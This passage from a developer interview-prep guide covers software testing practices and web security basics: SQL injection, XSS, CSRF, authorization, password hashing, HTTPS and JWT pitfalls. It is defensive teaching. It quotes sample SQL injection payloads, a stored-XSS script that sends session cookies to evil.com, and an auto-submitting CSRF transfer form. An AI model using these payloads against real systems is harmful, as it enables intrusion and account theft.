| Spike testing | Sudden surges (flash sale at 12:00) |
| Endurance / soak testing | Sustained load for hours (memory leaks) |
| **Security testing** | Vulnerabilities, auth bypass, injection (penetration testing) |
| Usability testing | Ease of use with real users |
| Compatibility testing | Browsers, devices, OS versions |
| Recovery testing | Crash/failover recovery |
| Accessibility testing | Screen readers, keyboard navigation, contrast (WCAG) |

**E2E automation tools:** Selenium, **Playwright**, Cypress (web); Appium (mobile); JMeter, **k6**, Gatling, Locust (load).

## 14.4 Regression Testing

**Regression testing** re-runs existing tests after code changes (new features, bug fixes, refactoring, dependency upgrades, config changes) to ensure **previously working functionality hasn't broken**.

**Example:** you add a "Buy Now, Pay Later" option to checkout. Regression tests confirm card payments, UPI, coupons and order confirmation still work exactly as before.

**Strategies:**

| Strategy | When |
|---|---|
| **Retest all** | Major releases — run the whole suite (expensive) |
| **Regression test selection** | Run tests related to the changed modules |
| **Test case prioritisation** | Run critical/high-risk paths first (payments, login) |

Regression suites grow constantly, so they must be **automated** and run in **CI** on every commit/PR (§7.10). Every fixed bug should get a test that reproduces it, so it can never silently return.

**Retesting vs regression testing:** *retesting* (confirmation testing) checks that a **specific fixed bug** is really fixed; *regression testing* checks that the fix (or any change) **didn't break anything else**.


## 14.5 Smoke Testing (and Sanity Testing)

**Smoke testing** is a quick, broad, shallow check of the **most critical functions** of a new build to decide whether it's stable enough for deeper testing. If smoke fails, the build is rejected immediately. (The name comes from hardware: power it on — if smoke comes out, stop.)

**Example smoke suite for an e-commerce build (runs in minutes):** app launches ✔ → home page loads ✔ → login works ✔ → search returns results ✔ → add to cart ✔ → checkout page opens ✔ → API health endpoint returns 200 ✔.


**Sanity testing** is a quick, **narrow and deep** check of a **specific area** after a small change or bug fix, to confirm it behaves rationally before full regression.

| | Smoke testing | Sanity testing |
|---|---|---|
| Purpose | Is the build stable enough to test? | Does this specific fix/feature work? |
| Scope | Broad, shallow — whole app's critical paths | Narrow, deeper — one area |
| When | Every new build (often automated post-deploy) | After minor changes / bug fixes |
| Scripted | Usually scripted & automated | Often unscripted |
| Analogy | Checking a car starts, lights work, brakes respond | After replacing the brakes, test the brakes thoroughly |




*Where smoke, sanity and regression testing sit in a release*

## 14.6 Black-Box vs White-Box Testing




*Black-box sees only inputs and outputs; white-box sees the code paths inside*

| | Black-box | White-box (glass/clear-box) | Grey-box |
|---|---|---|---|
| Knowledge of code | None — tests against requirements | Full — tests internal logic & paths | Partial (e.g. knows DB schema, API design) |
| Who | QA testers, users | Developers | Both |
| Levels | System, acceptance | Unit, integration | Integration, security testing |
| Finds | Missing/incorrect features, UI and spec mismatches | Logic errors, dead code, unhandled paths | Context-specific issues |

**Black-box techniques** (example: field accepts **age 18–60**):

- **Equivalence partitioning:** divide inputs into classes expected to behave the same; test one from each — *invalid low* (e.g. 10), *valid* (35), *invalid high* (70).
- **Boundary value analysis (BVA):** bugs cluster at edges — test **17, 18, 19** and **59, 60, 61**.
- **Decision table testing:** combinations of conditions → actions (e.g. member? × coupon? × cart > ₹500 → discount amount).
- **State transition testing:** valid/invalid transitions (order: placed → paid → shipped → delivered; can't go placed → delivered). Example: ATM card blocked after 3 wrong PINs.
- **Use-case testing**, **error guessing** (empty input, special characters, very long strings, null).

**White-box techniques / coverage criteria:**

```
String grade(int score) {
    if (score >= 90) return "A";        // decision 1
    if (score >= 75) return "B";        // decision 2
    return "C";
}
```

| Criterion | Requires | Tests for `grade()` |
|---|---|---|
| **Statement coverage** | Every statement executed at least once | 95, 80, 50 |
| **Branch (decision) coverage** | Every branch (true/false) of every decision taken | 95 (T), 80 (F,T), 50 (F,F) |
| **Condition coverage** | Each boolean sub-condition true and false | Matters for `if (a && b)` |
| **Path coverage** | Every possible path through the code | Grows exponentially with decisions |

**Cyclomatic complexity** (McCabe) = decisions + 1 = 2 + 1 = **3** → minimum number of independent paths to test (formula: E − N + 2P on the control-flow graph). Branch coverage is stronger than statement coverage (100% branch ⇒ 100% statement, not vice-versa).

## 14.7 Test Cases

A **test case** is a documented set of preconditions, inputs, steps and expected results used to verify one specific behaviour. A **test scenario** is a high-level thing to test ("verify login"); it expands into many test cases. A **test suite** groups related test cases.

**Template with examples — Login feature** (requirement: valid email + password logs in; 5 failed attempts lock the account for 15 min):

| ID | Title | Preconditions | Steps | Test data | Expected result | Priority |
|---|---|---|---|---|---|---|
| TC_LOGIN_01 | Valid login | User registered and active | 1. Open /login 2. Enter email & password 3. Click Login | asha@x.com / Correct@123 | Redirected to dashboard; welcome message shown | High |
| TC_LOGIN_02 | Wrong password | User registered | Same as above | asha@x.com / wrong | Error "Invalid email or password"; stays on login page | High |
| TC_LOGIN_03 | Unregistered email | — | Same as above | nobody@x.com / any | Same generic error (doesn't reveal if email exists) | Medium |

| ID | Title | Preconditions | Steps | Test data | Expected result | Priority |
|---|---|---|---|---|---|---|
| TC_LOGIN_04 | Empty fields | — | Click Login with blank fields | "" / "" | Validation messages; no request sent | Medium |
| TC_LOGIN_05 | Account lockout | User registered | Enter wrong password 5 times | asha@x.com / wrong ×5 | 5th attempt locks account; message shows 15 min lock | High |
| TC_LOGIN_06 | SQL injection attempt | — | Enter payload in email | `' OR '1'='1` | Rejected as invalid; no login; no DB error shown | High |
| TC_LOGIN_07 | Password masked | — | Type password | any | Characters shown as dots | Low |

Each executed case records **Actual result** and **Status** (Pass/Fail/Blocked).

**Writing good test cases:** one behaviour per case; clear, reproducible steps; specific expected results (not "works fine"); include **positive** (valid input), **negative** (invalid input, errors) and **edge/boundary** cases; independent of other cases; traceable to requirements (via the **RTM**).

> **Interview tip — "How would you test a pen / a lift / a login page?"** Structure your answer by categories: functional (does it write?), boundary (empty ink, max pressure), negative (write on glass, upside down), non-functional (performance — writes 1 km; usability — grip; durability — drop test; safety — non-toxic ink; compatibility — paper types). Interviewers want breadth plus prioritisation.

## 14.8 Mocking

**Mocking** replaces a real dependency (database, payment gateway, email service, external API, clock) with a **controllable fake**, so a unit can be tested in isolation, quickly and deterministically.

**Why:** real dependencies are slow, flaky, cost money (SMS/payment APIs), have side effects (sending real emails), or are hard to put into specific states (simulate a timeout or a declined card).

**Test doubles (umbrella term):**

| Double | What it does | Example |
|---|---|---|
| **Dummy** | Passed but never used (fills a parameter) | `null` logger |
| **Stub** | Returns **canned answers** to calls | `getExchangeRate()` always returns 83.0 |

| Double | What it does | Example |
|---|---|---|
| **Spy** | Real object (or stub) that also **records** calls for later inspection | Count how many emails were "sent" |
| **Mock** | Pre-programmed with **expectations**; test verifies the **interactions** happened | Verify `charge(500)` was called exactly once |
| **Fake** | Working but simplified implementation | In-memory database, fake SMTP server |

**Stub vs mock in one line:** stubs support **state verification** (check the result), mocks support **behaviour verification** (check the calls made).

```
// Mockito example — OrderService depends on PaymentGateway and EmailService
@ExtendWith(MockitoExtension.class)
class OrderServiceTest {
    @Mock PaymentGateway payment;          // fake dependencies
    @Mock EmailService email;
    @InjectMocks OrderService orders;      // real class under test, mocks injected

    @Test
    void successfulOrderChargesCardAndSendsEmail() {
        when(payment.charge("card_123", 500.0)).thenReturn(new PaymentResult(true, "txn_9"));
// stub

        OrderResult r = orders.placeOrder("card_123", 500.0, "asha@x.com");

        assertTrue(r.isConfirmed());                                  // state verification
        verify(payment, times(1)).charge("card_123", 500.0);          // behaviour
verification
        verify(email).sendConfirmation(eq("asha@x.com"), contains("txn_9"));
    }

    @Test
    void declinedPaymentDoesNotSendEmail() {
        when(payment.charge(anyString(), anyDouble())).thenReturn(new PaymentResult(false,
null));
        OrderResult r = orders.placeOrder("card_bad", 500.0, "asha@x.com");
        assertFalse(r.isConfirmed());
        verifyNoInteractions(email);
    }

    @Test
    void gatewayTimeoutIsHandled() {
        when(payment.charge(anyString(), anyDouble())).thenThrow(new TimeoutException());
        assertThrows(PaymentUnavailableException.class,
                     () -> orders.placeOrder("card_123", 500.0, "asha@x.com"));
    }
}
```

```python
# Python unittest.mock
from unittest.mock import patch
@patch("app.services.requests.get")
def test_weather(mock_get):
    mock_get.return_value.json.return_value = {"temp": 31}
    assert get_temperature("Goa") == 31
    mock_get.assert_called_once()
```

```javascript
// Jest
jest.mock("./api");
api.fetchUser.mockResolvedValue({ id: 1, name: "Asha" });
```

**Pitfalls:** over-mocking couples tests to implementation details (refactoring breaks tests though behaviour is unchanged); mocks may drift from the real API's behaviour — back them with integration/contract tests. **Rule of thumb:** mock what you don't own at the boundaries (external services, time, randomness); don't mock simple value objects. **Dependency injection** (§1.11 D) is what makes mocking easy.

## 14.9 Debugging Techniques

**Debugging** is the systematic process of finding and fixing the root cause of a bug.




*A systematic debugging loop*

**1. Reproduce reliably.** Get exact steps, inputs, environment (browser, OS, version, data), and error messages / stack trace. A bug you can't reproduce is a bug you can't confirm fixed.

**2. Read the error and stack trace carefully** — the exception type, message and the first frame in *your* code usually point straight at the problem.

```
Exception in thread "main" java.lang.NullPointerException:
    Cannot invoke "String.length()" because "name" is null
    at com.shop.UserService.validate(UserService.java:42)      ← your code, line 42
    at com.shop.UserController.register(UserController.java:18)
```

**3. Use a debugger** (IntelliJ, VS Code, Chrome DevTools, `gdb`, `pdb`):

| Feature | Use |
|---|---|
| **Breakpoint** | Pause execution at a line |
| **Conditional breakpoint** | Pause only when e.g. `orderId == 1042` |
| **Step over / into / out** | Execute next line / enter a function / finish current function |
| **Watch & inspect variables** | See values change at each step |
| **Call stack** | How did we get here? |

| Feature | Use |
| --- | --- |
| **Evaluate expression** | Run code in the paused context |

**4. Logging** — especially where debuggers can't attach (production, distributed systems):

```
import logging
logger = logging.getLogger(__name__)
logger.info("Order %s placed by user %s total=%.2f", order_id, user_id, total)
logger.error("Payment failed for order %s", order_id, exc_info=True)
```

Use log **levels** (DEBUG, INFO, WARN, ERROR, FATAL), structured logs (JSON) with **correlation/request IDs** to trace a request across services, and never log passwords/card numbers. Pair with **metrics** and **distributed tracing** (observability).

**5. Divide and conquer / binary search.** Comment out halves, add checkpoints, or use `git bisect` to find the exact commit that introduced a bug (§10.9 quick reference): mark a known good and a known bad commit; Git checks out the midpoint; you test and mark good/bad; repeats in $\log_2(n)$ steps.

**6. Rubber duck debugging.** Explain the code line by line to someone (or a rubber duck). Articulating assumptions often exposes the flaw.

**7. Check recent changes and assumptions.** What changed — code, config, data, dependencies, environment? Diff working vs broken. Verify assumptions with assertions ( `assert x != null` ).

**8. Simplify / minimal reproducible example.** Strip the problem down to the smallest code that still fails — often reveals the cause and is what you'd post on Stack Overflow.

**9. Specialised tools:** profilers for performance (VisualVM, `py-spy` , Chrome Performance tab), heap dumps for memory leaks ( `jmap` , Eclipse MAT), thread dumps for deadlocks ( `jstack` ), network inspection (DevTools Network tab, Wireshark, `curl -v` ), SQL `EXPLAIN` for slow queries, static analysis/linters (SonarQube, ESLint), sanitizers (AddressSanitizer, Valgrind for C/C++ memory errors).


**Common bug categories to suspect:** off-by-one errors, null/undefined references, wrong types or implicit conversion, race conditions & concurrency, unhandled edge cases (empty list, zero, negative, very large), integer overflow, floating-point precision, timezone/date issues, stale cache, wrong environment configuration, character encoding.

> **Interview tip — "Tell me about a hard bug you fixed":** use **STAR** (Situation, Task, Action, Result). Explain how you **reproduced** it, the **hypotheses** you tested, the tools you used, the **root cause**, the **fix**, and the **test you added** so it can't recur.

# 15. Security Fundamentals

Every developer is responsible for security. Interviewers expect you to explain the most common web attacks, how they work, and — most importantly — **how to prevent them in code**.

**The CIA triad** — the three goals of information security:




*CIA triad*

**Core principles:** least privilege, defence in depth (multiple layers), never trust user input, fail securely (errors shouldn't leak internals or default to "allow"), secure by default, keep secrets out of code, keep dependencies patched.

## 15.1 SQL Injection


**SQL injection (SQLi)** occurs when untrusted input is concatenated into a SQL query, letting an attacker change the query's structure.

```
// ✘ VULNERABLE: string concatenation
String q = "SELECT * FROM users WHERE email = '" + email + "' AND password = '" + pwd + "'";
```

If the attacker enters email `admin@site.com' --` the query becomes:

```
SELECT * FROM users WHERE email = 'admin@site.com' --' AND password = '...'
--                                                  ^^ everything after -- is a comment
```

The password check disappears → logged in as admin. Other payloads: `' OR '1'='1` (returns all rows), `'; DROP TABLE users; --` (stacked queries), `' UNION SELECT card_number, cvv FROM payments --` (data extraction), blind SQLi (inferring data from true/false or time delays).




*How SQL injection changes the query's meaning*

**Prevention:**

1. **Parameterised queries / prepared statements** — the #1 defence. The query structure is sent separately from the data, so input can never become SQL code.

```
// ✔ SAFE
PreparedStatement ps = conn.prepareStatement(
    "SELECT * FROM users WHERE email = ? AND password_hash = ?");
ps.setString(1, email);
ps.setString(2, hash);
ResultSet rs = ps.executeQuery();
```

```
cursor.execute("SELECT * FROM users WHERE email = %s", (email,))      # ✔ psycopg2
# ✘ cursor.execute(f"SELECT * FROM users WHERE email = '{email}'")
```


2. Use an **ORM** correctly (JPA/Hibernate, Django ORM, SQLAlchemy) — avoid raw string-built queries.
3. **Input validation** (allow-lists — e.g. sort column must be one of `name`, `price`), since identifiers like column names can't be parameterised.
4. **Least privilege** DB accounts (the web app's user can't `DROP` tables).
5. Don't show raw DB errors to users; use a **WAF** as an extra layer.

## 15.2 XSS (Cross-Site Scripting)

**XSS** lets an attacker inject **malicious JavaScript** into pages viewed by other users. The script runs in the victim's browser **with the site's privileges** — it can steal session cookies/tokens, read page data, perform actions as the user, show fake login forms, or log keystrokes.

| Type | How the script gets in | Example |
|---|---|---|
| **Stored (persistent)** | Saved in the DB and served to every viewer | Comment: `<script>fetch('https://evil.com/?c='+document.cookie)</script>` |

| Type | How the script gets in | Example |
|---|---|---|
| **Reflected** | Echoed from the request (URL) into the response | `https://shop.com/search?q=<script>…</script>` sent to the victim in a phishing link |
| **DOM-based** | Client-side JS writes untrusted data into the DOM unsafely | `el.innerHTML = location.hash.slice(1)` |




*Stored XSS stealing a session cookie*

**Prevention:**


1. **Output encoding / escaping** — convert special characters before inserting untrusted data into HTML: `<` → `<`, `>` → `>`, `"` → `"`, `'` → `'`, `&` → `&`. Escaping must match the context (HTML body, attribute, JavaScript, URL).
2. Use frameworks that **auto-escape** (React JSX, Angular, Thymeleaf, Jinja2, Django templates) and avoid escape hatches: `dangerouslySetInnerHTML`, `v-html`, `|safe`.
3. Use `textContent` instead of `innerHTML` in plain JS.
4. If rich HTML is needed (blog editor), **sanitise** with a vetted library (DOMPurify) using an allow-list of tags.
5. **Content Security Policy (CSP)** header — restricts where scripts can load from and blocks inline scripts: `http Content-Security-Policy: default-src 'self'; script-src 'self' https://cdn.trusted.com; object-src 'none'`
6. `HttpOnly` cookies so injected scripts can't read session cookies.
7. Validate input (e.g. a phone field accepts digits only).

```
// ✘ vulnerable
commentDiv.innerHTML = userComment;
// ✔ safe
commentDiv.textContent = userComment;
// ✔ React escapes automatically
return <p>{userComment}</p>;
```

## 15.3 CSRF (Cross-Site Request Forgery)

**CSRF** tricks a logged-in user's browser into sending an **unwanted, state-changing request** to a site where they're authenticated. It works because browsers **automatically attach cookies** to requests to a domain, even if the request was triggered by another site.

```
<!-- On evil.com — victim is logged in to bank.com in another tab -->
<form action="https://bank.com/transfer" method="POST" id="f">
  <input type="hidden" name="to" value="attacker_account">
  <input type="hidden" name="amount" value="50000">
</form>
<script>document.getElementById('f').submit();</script>
```




*CSRF attack*

**Note:** the attacker can't *read* the response (Same-Origin Policy) — CSRF is about **causing actions**, not stealing data.

**Prevention:**

1. **CSRF tokens (synchroniser token pattern):** server embeds an unpredictable, per-session token in forms; every state-changing request must include it; the attacker's page can't know it. `html <input type="hidden" name="_csrf" value="9f2b7c...random...">` (Spring Security, Django, Rails, Laravel enable this by default.)
2. `SameSite` **cookies** — `SameSite=Lax` (modern browser default) or `Strict` stops cookies being sent on cross-site POSTs.
3. **Double-submit cookie:** send the token both in a cookie and a header/body field; server checks they match.

4. Verify `Origin` / `Referer` headers for state-changing requests.
5. Never change state with **GET** requests ( `GET /delete?id=5` can be triggered by an `<img>` tag).
6. Require re-authentication or OTP for sensitive actions (transfers, password/email change).

**APIs using `Authorization: Bearer` tokens** (not cookies) aren't vulnerable to classic CSRF, because browsers don't attach those headers automatically — but tokens stored in `localStorage` are exposed to XSS instead.

| | XSS | CSRF |
|---|---|---|
| Attacker's goal | Run their script **in** your site's context | Make the victim's browser **send** a request |
| Exploits | Site's trust in user input | Site's trust in the user's browser (auto-sent cookies) |
| Can read data | Yes | No |
| Key defence | Output encoding, CSP | CSRF tokens, SameSite cookies |

## 15.4 Authentication vs Authorization

(Definitions and comparison in §9.4.) Security-specific practices:

**Authentication done right:**

- Hash passwords with a slow, salted algorithm (§15.5) — never store plain text.
- Support **MFA** (TOTP authenticator apps, WebAuthn/passkeys; SMS OTP is weaker due to SIM-swap).
- **Rate-limit** and lock out after repeated failures (stops brute force and **credential stuffing** — trying leaked username/password pairs from other breaches).
- Generic error messages ("Invalid email or password") to avoid **user enumeration**.
- Secure password reset: single-use, short-lived, random tokens sent to the verified email.
- Regenerate session IDs after login; expire sessions; log out server-side.

**Authorization done right:**

- **Deny by default**; check permissions **on the server for every request** — hiding a button in the UI is not access control.
- Prevent **IDOR (Insecure Direct Object Reference)**: user 42 changes `/api/orders/1001` to `/api/orders/1002` and sees someone else's order.

```
// ✘ IDOR: returns any order by id
Order o = orderRepo.findById(id);
// ✔ scope the lookup to the authenticated user (or check ownership/role)
Order o = orderRepo.findByIdAndUserId(id, currentUser.getId())
                   .orElseThrow(() -> new ResponseStatusException(HttpStatus.NOT_FOUND));
```

- Prevent **privilege escalation**: users shouldn't be able to set `"role": "admin"` in a profile-update request (**mass assignment** — use explicit DTOs/allow-lists of updatable fields).
- Use RBAC/ABAC centrally (middleware, annotations) rather than scattered checks.

## 15.5 Password Hashing vs Encryption

| | Hashing | Encryption |
|---|---|---|
| Direction | **One-way** — cannot be reversed | **Two-way** — decrypt with the key |
| Key | None (salt is not secret) | Required |
| Output | Fixed length digest | Ciphertext roughly input-sized |
| Purpose | Verify data without storing it (passwords), integrity checks | Protect data you need to **read back** (credit cards, messages, files) |
| Examples | bcrypt, scrypt, **Argon2id**, PBKDF2; SHA-256 (for integrity, not passwords) | AES-256 (symmetric), RSA / ECC (asymmetric) |


**Encoding** (Base64, URL encoding) is neither — it's a reversible format change with no secrecy at all.

**Why passwords must be hashed, not encrypted:** if the DB and the key leak (they often leak together), encrypted passwords are all decrypted. With hashing, the server never needs the original password: it hashes the login attempt and compares.

**Why not plain SHA-256 / MD5?** They're designed to be **fast** — GPUs compute billions per second, so attackers brute-force or use **rainbow tables** (precomputed hash → password lists).

**Salting and slow hashing:**

- A **salt** is a unique random value per user, combined with the password before hashing. Identical passwords produce different hashes, and precomputed rainbow tables become useless.
- A **work factor** (cost) makes each hash deliberately slow (~100 ms) — negligible for one login, crippling for billions of guesses.
- A **pepper** is an optional extra secret stored outside the DB (e.g. in a secrets manager).




*Registration and login with a salted slow hash*

```python
import bcrypt
# Register
hashed = bcrypt.hashpw(b"Secret@123", bcrypt.gensalt(rounds=12))  # salt embedded in output
# store `hashed` → b'$2b$12$Kix0...'

# Login
bcrypt.checkpw(b"Secret@123", hashed)   # True  — re-hashes with the stored salt and compares
bcrypt.checkpw(b"wrong", hashed)        # False
```

```
PasswordEncoder enc = new BCryptPasswordEncoder(12);   // Spring Security
String stored = enc.encode(rawPassword);
boolean ok = enc.matches(loginAttempt, stored);
```

**Symmetric vs asymmetric encryption:** symmetric (AES) uses one shared key — fast, for bulk data; asymmetric (RSA, ECC) uses a public/private key pair — slow, used for key exchange and **digital signatures** (sign with private key, anyone verifies with public key → integrity + authenticity + non-repudiation). TLS combines both (§4.15). Encrypt **at rest** (disk/DB encryption, KMS-managed keys) and **in transit** (TLS).

## 15.6 HTTPS

(TLS handshake details in §4.15.) Security perspective — what HTTPS protects against and how to deploy it well:

| Threat | Without HTTPS | With HTTPS |
|---|---|---|
| Eavesdropping on public Wi-Fi | Passwords, cookies, data visible in plain text | Encrypted |
| Tampering (ISP injects ads/malware) | Possible | Detected by integrity checks |
| Impersonation (fake site / MITM) | Possible | Certificate verification fails → browser warning |
| Session hijacking via sniffed cookies | Easy | Prevented (with `Secure` cookie flag) |

**Deploying HTTPS correctly:**

- Get certificates from a trusted CA — free and automated with **Let's Encrypt** (certbot) or cloud certificate managers; automate renewal.
- **Redirect HTTP → HTTPS** (301) and enable **HSTS** so browsers refuse plain HTTP for your domain (prevents SSL-stripping attacks): `http Strict-Transport-Security: max-age=31536000; includeSubDomains; preload`
- Use **TLS 1.2+ (prefer 1.3)**; disable SSL 3.0/TLS 1.0/1.1 and weak ciphers; enable forward secrecy.
- Avoid **mixed content** (HTTP scripts/images on an HTTPS page).
- Mark cookies `Secure`.
- Remember: HTTPS secures the **transport** — it doesn't make the application itself safe from SQLi, XSS or logic bugs.

## 15.7 JWT Security

(JWT structure and flow in §9.5.) Common vulnerabilities and fixes:

| Pitfall | Risk | Fix |
|---|---|---|
| Treating payload as secret | Payload is just **Base64URL** — anyone can decode it | Never put passwords, PII or secrets in JWTs (or use JWE encryption) |
| `alg: none` accepted | Attacker strips the signature and forges any claims | Reject `none`; **pin the expected algorithm** on the server |
| **Algorithm confusion** (RS256 → HS256) | Attacker signs with the *public* key as an HMAC secret | Explicitly specify allowed algorithms when verifying |
